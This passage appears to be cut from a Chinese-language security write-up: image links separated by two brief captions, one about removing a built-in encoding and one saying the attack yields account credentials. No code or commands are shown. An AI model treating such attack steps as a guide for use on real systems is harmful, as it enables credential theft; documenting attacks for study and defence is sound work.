
(https://xzfile.aliyuncs.com/media/upload/picture/20210825193351-528193a8-0598-1.png)

去掉自带的编码



(https://xzfile.aliyuncs.com/media/upload/picture/20210825193352-5327fd4c-0598-1.png)

攻击即可拿到账号密码



(https://xzfile.aliyuncs.com/media/upload/picture/20210825193359-56d9643a-0598-1.png)